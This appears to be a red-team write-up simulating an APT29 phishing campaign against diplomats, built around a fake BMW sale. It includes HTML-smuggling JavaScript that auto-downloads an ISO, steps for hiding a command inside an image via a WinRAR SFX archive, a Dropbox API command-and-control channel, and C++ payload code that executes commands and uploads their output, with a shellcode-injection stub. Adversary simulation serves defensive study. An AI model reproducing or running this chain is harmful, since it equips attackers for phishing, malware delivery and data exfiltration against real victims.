

Russian APT groups Adversary Simulation



This PDF is a compilation of all Russian APT simulations that target many vital sectors, both private and governmental. The simulation includes written tools, C2 servers, backdoors, exploitation techniques, stages, bootloaders, and many other tools that attackers might have used in actual attacks. These tools and TTPs (Tactics, Techniques, and Procedures) are simulated here.

These are all the names of the Russian APT groups, and I simulated one attack for each group.

1. Cozy Bear APT29 : <https://github.com/S3N4T0R-0X0/APT29-Adversary-Simulation.git>
2. Fancy Bear APT28 :: <https://github.com/S3N4T0R-0X0/APT29-Adversary-Simulation.git>
3. Energetic Bear : <https://github.com/S3N4T0R-0X0/Energetic-Bear-APT.git>
4. Berserk Bear : <https://github.com/S3N4T0R-0X0/Berserk-Bear-APT.git>
5. Gossamer Bear : <https://github.com/S3N4T0R-0X0/Gossamer-Bear-APT.git>
6. Voodoo Bear APT44 : <https://github.com/S3N4T0R-0X0/Voodoo-Bear-APT.git>
7. Ember Bear : <https://github.com/S3N4T0R-0X0/Ember-Bear-APT.git>
8. Venomous Bear : <https://github.com/S3N4T0R-0X0/Venomous-Bear-APT.git>
9. Primitive Bear : <https://github.com/S3N4T0R-0X0/Primitive-Bear-APT.git>

Table of Contents

Russian Cyber Superiority	3
Cozy Bear APT29	4
Energetic Bear	11
Berserk Bear	19
Fancy Bear APT28.....	22
Gossamer Bear	29
Venomous Bear	35
Ember Bear	40
Primitive Bear	48
Voodoo Bear APT44.....	53

Exploiting resources is much more important than just using them

This is what many Russian threat actors rely on. They exploit incidents in general for phishing campaigns, such as the earthquake that happened in Turkey. At that time, all countries of the world were sending aid to Turkey, and they took advantage of this issue for the sake of launching phishing campaigns on Diplomatic institutions in Turkey, and on the same issue, took advantage of the war that Russia was waging against Ukraine at the time. All the people in Ukraine were selling their homes, property, and valuable things at very cheap prices for the sake of being able to travel and save their lives, and the same issue is repeated every time in a different way, even at the technical level, that they are using APIs to hide traffic.

<https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/>

Of course, this is in addition to their discovery of zero-day vulnerabilities and using them in the attack, knowing the type of defense machines before the attack and writing down the servers specifically for this attack. At the same time, the threat actors create software vulnerabilities that are intended to access sensitive information and at the same time, they also build the C2 server Based on certain information that the victim has, such as a specific type of product, threat actors attempt to build a c2 server that exploits API of the same type of product that is already present at the target to avoid the SOC team by hiding the traffic by product API.

<https://thehackernews.com/2024/03/apis-drive-majority-of-internet-traffic.html?m=1>

This is in addition to their exploitation of knowledge of the types of products already available to their targets to create fake software and exploit it to carry out malicious activities, This is just like what happened at the beginning of the Russian-Ukrainian war, where threat actors used fake update to attack Ukraine's CERT.

<https://www.socinvestigation.com/ukraines-cert-warns-russian-threat-actors-for-fake-av-updates/>

Russian Cyber Superiority




The Russian APT groups use their capabilities to collect information 100%, which is the main thing on which their attack is built.

Cozy Bear APT29


This is a simulation of attack by the Cozy Bear group (APT-29) targeting diplomatic missions.

The campaign began with an innocuous and legitimate event. In mid-April 2023, a diplomat within the Polish Ministry of Foreign Affairs emailed his legitimate flyer to various embassies advertising the sale of a used BMW 5-series sedan located in Kyiv. The file was titled `BMW 5 for sale in Kyiv - 2023.docx`.

I relied on Palo Alto to figure out the details to make this simulation: <https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/>




1. DOCX file: created DOCX file includes a Hyperlink that leads to downloading further HTML (HTML smuggling file).
2. HTML Smuggling: The attackers use the of HTML smuggling to obscure the ISO file.
3. LNK files: When the LNK files (shortcut) are executed they run a legitimate EXE and open a PNG file. However, behind the scenes, encrypted shellcode is read into memory and decrypted.
4. ISO file: The ISO file contains a number of LNK files that are masquerading as images. These LNK files are used to execute the malicious payload.
5. DLL hijacking: The EXE file loads a malicious DLL via DLL hijacking, which allows the attacker to execute arbitrary code in the context of the infected process.
6. Shellcode injection: The decrypted shellcode is then injected into a running Windows process, giving the attacker the ability to execute code with the privileges of the infected process.
7. Payload execution: The shellcode decrypts and loads the final payload inside the current process.
8. Dropbox C2: This payload beacons to Dropbox and Primary/Secondary C2s based on the Microsoft Graph API.



The first stage (delivery technique)


First the attackers created DOCX file includes a Hyperlink that leads to downloading further HTML (HTML smuggling file) The advantage of the hyperlink is that it does not appear in texts, and this is exactly what the attackers wanted to exploit.



More high quality photos are [here](https://www.BMW/forsale.com): <https://www.BMW/forsale.com>

Model	BMW 5, 2.0 TDI (184 HP)
Year	April 2011
Mileage	266,000 km
Engine	2.0 Diesel

HTML Smuggling used to obscure ISO file and the ISO contains a number of LNK files masquerading as images command line to make payload base64 to then put it in the HTML smuggling file: base64 payload.iso and i added a picture of the BMW car along with the text content of the phishing message in the HTML file.



```


14
15 var file = 'bWFsaWNpb3VzIGxpbmsgaHR0cHM6Ly9sb2Nhbgkv30vCg==';
16 var data = base64ToArrayBuffer(file);
17 var blob = new Blob([data], {type: 'octet/stream'});
18 var fileName = 'payload.iso';
19 var a = document.createElement('a');
20 document.body.appendChild(a);
21 a.style = 'display: none;';
22 var url = window.URL.createObjectURL(blob);
23 a.href = url;
24 a.download = fileName;
25 a.click();
26 window.URL.revokeObjectURL(url);
27 </script>
28 <div class="container">
29     <h1>BMW for Sale</h1>
30
31 <hr>
32
33     
34
35 <hr>
36     <p> sale of a used BMW 5-series sedan located in Kyiv. </p>
37     <p>You can view the details and condition of the car through the images and iso file.</p>
38 </html>
39
40
41
42

```

sale of a used BMW 5-series sedan located in Kyiv.
You can view the details and condition of the car through the images and iso file.


The Second stage (implanting technique)

I now need to create a PNG image that contains images of the BMW car, but in the background when the image is opened, the malware is running in the background, at this stage i used the WinRAR program to make the image open with Command Line execution via CMD when opening the image and I used an image in icon format.




After using WinRaR for this compressed file, i will make a short cut of this file and put it in another file with the actual images then we will convert it to an ISO file through the PowerISO program.

Note: This iso file is the one to which i will make base64 for this iso file and put in the html smuggling file before make hyperlink and place it in the docx file.



The third stage (execution technique)

Because i put the command line in the setup (run after extraction) menu in the Advanced SFX options for the WinRaR program now when the victim open the ISO file to see the high-quality images for the BMW car according to the phishing message he had previously received he will execute the payload with opening the actual image of the BMW car.



The fourth stage (Data Exfiltration) over Dropbox API C2 Channe


The attackers used the Dropbox C2 (Command and Control) API as a means to establish a communication channel between their payload and the attacker's server. By using Dropbox as a C2 server, attackers can hide their malicious activities among the legitimate traffic to Dropbox, making it harder for security teams to detect the threat. First, i need to create a Dropbox account and activate its permissions, as shown in the following figure.

The screenshot shows the 'Permissions' tab in the Dropbox API console. Under 'Individual Scopes', three scopes are selected: 'account_info.write' (checked), 'account_info.read' (checked), and 'files.metadata.write' (checked). Descriptions for each scope are provided: 'View and edit basic information about your Dropbox account such as your profile photo' for account_info.write, 'View basic information about your Dropbox account such as your username, email, and country' for account_info.read, and 'View and edit information about your Dropbox files and folders' for files.metadata.write.

After that, I will go to the settings menu to generate the access token for the Dropbox account, and this is what I will use in Dropbox C2.

The screenshot shows the 'Settings' tab in the Dropbox API console. It displays an 'App key' and 'App secret' section with a 'Show' button. Below this is an 'OAuth 2' section with a 'Redirect URIs' field containing 'https:// (http allowed for localhost)' and an 'Add' button. Under 'Allow public clients (Implicit Grant & PKCE)', there is a dropdown set to 'Allow'. A 'Generated access token' section shows several tokens represented by redacted strings. A note at the bottom states: 'This access token can be used to access your account (xobabek942@hidelux.com) via the API. Don't share your access token with anyone.'

This script integrates Dropbox API functionality to facilitate communication between the compromised system and the attacker-controlled server, thereby hiding the traffic within legitimate Dropbox communication, and take the access token as input prompts the user to enter an AES key (which must be 16, 24, or 32 bytes long) and encrypts the token using AES encryption in ECB mode. It then base64 encodes the encrypted token and returns it.



I used payload written by Python only to test C2 (testing payload.py), if there were any problems with the connection (just for test connection) before writing the actual payload.

The fifth stage (payload with DLL hijacking) and injected Shellcode

This payload uses the Dropbox API to upload data, including command output to Dropbox. By leveraging the Dropbox API and providing an access token the payload hides its traffic within the legitimate traffic of the Dropbox service and If the malicious DLL fails to load, it prints a warning message but continues executing without it.


```

c2_payload.cpp - Visual Studio Code

File Edit Selection View Go Run Terminal Help
c2_payload.cpp 2
home > s3n4t0r > APT-29 > payload > c2_payload.cpp > send_to_dropbox(const std::string &)
14 #include <string>
15 #include <vector>
16 #include <algorithm>
17 #include <iterator>
18
19 #pragma comment(lib, "ws2_32.lib")
20
21 #define ACCESS_TOKEN "put Your dropbox access token here"
22 #define DLL_NAME "malicious.dll"
23
24 // function to execute commands and return the output
25 std::string execute_command(const char* command) {
26     char buffer[4096];
27     std::string output = "";
28
29     FILE* pipe = _popen(command, "r");
30     if (!pipe) return "Error: failed to execute command\n";
31
32     while (!feof(pipe)) {
33         if (fgets(buffer, 4096, pipe) != NULL)
34             output += buffer;
35     }
36
37     _pclose(pipe);
38     return output;
39 }
40
41 // function to send data to Dropbox using Dropbox API
42 bool send_to_dropbox(const std::string& data) {
43     SOCKET sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
44     if (sock == INVALID_SOCKET) {

```

1. DLL Injection: The payload utilizes DLL hijacking to load a malicious DLL into the address space of a target process.
2. Shellcode Execution: Upon successful injection, the malicious DLL executes shellcode stored within its DllMain function.
3. Memory Allocation: The VirtualAlloc function is employed to allocate memory within the target process, where the shellcode will be injected.
4. Shellcode Injection: The shellcode is copied into the allocated memory region using memcpy, effectively injecting it into the process
5. Privilege Escalation: If the compromised process runs with elevated privileges, the injected shellcode inherits those privileges, allowing the attacker to perform privileged operations.



```


c2_payload.cpp - Visual Studio Code

File Edit Selection View Go Run Terminal Help
c2_payload.cpp 2 ×
home > s3n4t0r > APT-29 > payload > c2_payload.cpp > ...
73
74 // DllMain function for the malicious DLL
75 BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
76     switch (ul_reason_for_call) {
77         case DLL_PROCESS_ATTACH: {
78             // shellcode to be injected
79             unsigned char shellcode[] = {
80                 // your shellcode goes here
81             };
